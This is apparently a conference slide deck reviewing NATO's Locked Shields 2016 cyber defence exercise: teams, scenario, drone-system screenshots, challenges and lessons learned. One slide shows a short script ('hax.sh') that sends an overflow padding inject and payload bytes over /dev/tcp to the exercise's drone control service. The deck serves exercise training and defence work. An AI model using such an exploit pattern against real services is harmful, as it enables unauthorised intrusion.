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# Locked Shields 2016: review and wins



**LOCKED**  
SHIELDS

19.10.2016  
Swiss Cyber Storm



**«If you don't understand attacks, there is no way you can't properly defend yourself in real life.»**

**LS '16 Head of Red Team**



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# What is Locked Shields

- A technical multinational military Cyber Defence exercise
- Red – Blue Team setup
- Teams stay in their own countries
- Exercise directed by Cooperative Cyber Defence Center of Excellence (CCD CoE) in Tallinn, Estonia (NATO)
- Protection of own assigned infrastructure and collaboration between blue teams
- Scenario driven
- Multi-technology: Windows, Linux, OSX (Mac), SCADA (Siemens), Cisco (XE), ...
- Cyber Training Range: no «real» system involved (!)



# High Level goals

- Train the base technical skills and capabilities under a high intensity threat scenario
- Train collaboration and timely information sharing
- Benchmark with other nations' teams
- Recognize capability deficiencies and possible improvements
- Test new concepts, ideas and tools




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
# Organization Blue Team







# Teams' interaction





# Manning LS16

Total : ~350

## BLUE

No d'équipes: 20  
Taille : 8-14  
Endroit : diverses  
Mission : Défense

## RED

No. d'équipes: 1  
Size : 65  
Endroit : Tallinn  
Mission : Attaque

## GREEN

No d'équipes: 1  
Taille : 26  
Endroit : Tallinn  
Mission : Infrastructure

## WHITE

No d'équipes : 1  
Size : 17  
Endroit : Tallinn  
Mission : dir ex




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# Scenario

- Conflict between Crimsonia, Berylia, Revalia
- Team is responsible for part of the infrastructure of a military coalition
- Peace Support Mission
- Escalation of events over 3 days in Cyber Space
- Accompanied by communication and legal play





# Scenario Environment

1. Technical: mix of legacy and modern networks/systems; CERT is new and weak (do not count on their help).
2. Political: democracy, stable, new member of NATO and EU. Political and military tension with Crimsonia and Revalia (neighboring island states).
3. Legal: EU laws. Both Berylia and Crimsonia are party to the Council of Europe Convention on Cybercrime.
4. Media: high degree of freedom of press, below average self-regulation, a mix of public and privately owned channels
5. Economy: heavily dependent on drone technology exports.



# Drone patching/controlling screenshot

Activities Terminal

root@drone: ~

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File Edit View Search Terminal Help
fun.cpp log.cpp Makefile user.h utils.h
root@drone:/opt/drone/src# vim fun.cpp
root@drone:/opt/drone/src# vim fun.cpp
root@drone:/opt/drone/src# ls
drone.cpp fun.h log.h obj utils.cpp
drone.h lib main.cpp user.cpp utils.cpp.orig
fun.cpp log.cpp Makefile user.h utils.h
root@drone:/opt/drone/src# cd
root@drone:~# ls
attack.cap drone.conf
root@drone:~# tcpdump -i eth1 -s0 -w attack2.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
^C2989 packets captured
2990 packets received by filter
0 packets dropped by kernel
root@drone:~# tcpdump -i eth1 -s0 -w attack2.pcap port 4000
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
^C2242 packets captured
2243 packets received by filter
0 packets dropped by kernel
root@drone:~#
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drone | Etherpad - Mozilla

drone

Getting Started LS1616 Case Do

AAABAQCvwp76H6Cg2wxeCepa6La0muME1N2hddkEds  
vnp3JuQ69olumBICVnRCbnFuovR054Yj2  
24NNpBK2rorarckn438Yo4gAzZhUCQxLqLyr8UzHuz  
tgs3Cct3BXLdl8nYWROrxbBaEWvDO6qwfKxNZXW55QP4wRmVE5c8uZ0PGN root@debian

--> OK

right home location : longitude\_dest=58.868,latitude\_dest=-32.998

58.868 -32.998

ls16-002c@PC-002C: ~/drone

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File Edit View Search Terminal Help
@xhc 9<>/dev/tcp/localhost/4000
cat <&9 &
echo "First inject" >&2
perl -e 'print "\x0d"x4095' >&9
sleep 10
echo "payload run..." >&2
echo -ne "\x0a\x00\x00\xff\xff\xff\xff\xff" >&9
cat >&9
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"hax.sh" 8L, 189C 1,1 All


Drone Control

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[ drone User005 ]#
Authentication keys have been purged.
[ drone User005 ]#
Authentication keys have been purged.
[ drone User005 ]#
An authentication key has been added.
[ drone User005 ]#
Authentication keys have been purged.
[ drone User005 ]#
An authentication key has been added.
[ drone User005 ]# info
sensors ONLINE
location 58.871 -32.993
direction 80.735
speed 72.000 (0.000 0.000)
destination 58.868 -32.998
fuel 3.931
[ drone User005 ]#
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Drone


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File Edit View Search Terminal Help
Thu Apr 21 13:13:43 2016 :: SNet: UI: Connection 224 from localhost, port 41734
Thu Apr 21 13:13:44 2016 :: Ping from User 224.
Thu Apr 21 13:13:44 2016 :: SNet: UI: Closing connection 224 to localhost.
Thu Apr 21 13:13:56 2016 :: INTENT: ping
Thu Apr 21 13:13:56 2016 :: Ping to Universe.
Thu Apr 21 13:13:57 2016 :: Pong from Universe.
Thu Apr 21 13:14:04 2016 :: SNet: UI: Connection 225 from localhost, port 41736
Thu Apr 21 13:14:05 2016 :: Ping from User 225.
Thu Apr 21 13:14:05 2016 :: SNet: UI: Closing connection 225 to localhost.
Thu Apr 21 13:14:26 2016 :: SNet: UI: Connection 226 from localhost, port 41738
Thu Apr 21 13:14:27 2016 :: Ping from User 226.
Thu Apr 21 13:14:27 2016 :: SNet: UI: Closing connection 226 to localhost.
Thu Apr 21 13:14:28 2016 :: Ping from Universe.
Thu Apr 21 13:14:28 2016 :: INTENT: pong
Thu Apr 21 13:14:43 2016 :: Saved drone.conf.
Thu Apr 21 13:14:47 2016 :: SNet: UI: Connection 227 from localhost, port 41740
Thu Apr 21 13:14:48 2016 :: Ping from User 227.
Thu Apr 21 13:14:48 2016 :: SNet: UI: Closing connection 227 to localhost.
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AM, Last Modification Time:






# Communication play








# Infrastructure (Simplified Picture)

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# Challenges

- Filtering and detecting malicious traffic
- Keep availability of services
- Writing good situation reports under serious time pressure
- Detecting and mitigating even simple and well-known attacks in large and complex IT environment.
- Information sharing and crisis management
- Include legal aspect and constraint



# Lessons learned – White Team

- If you don't understand attacks...
- Cooperation / sharing is a big part of the solution
- Situation Awareness: 360° vision is a must
- IT security is not Cyber security!
- Flexibility is the first defence

Cyber is everything and everywhere  
(IT, Management, Information, ...)



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- Participate to Locked Shields 2017 in April 2017 and learn a lot!

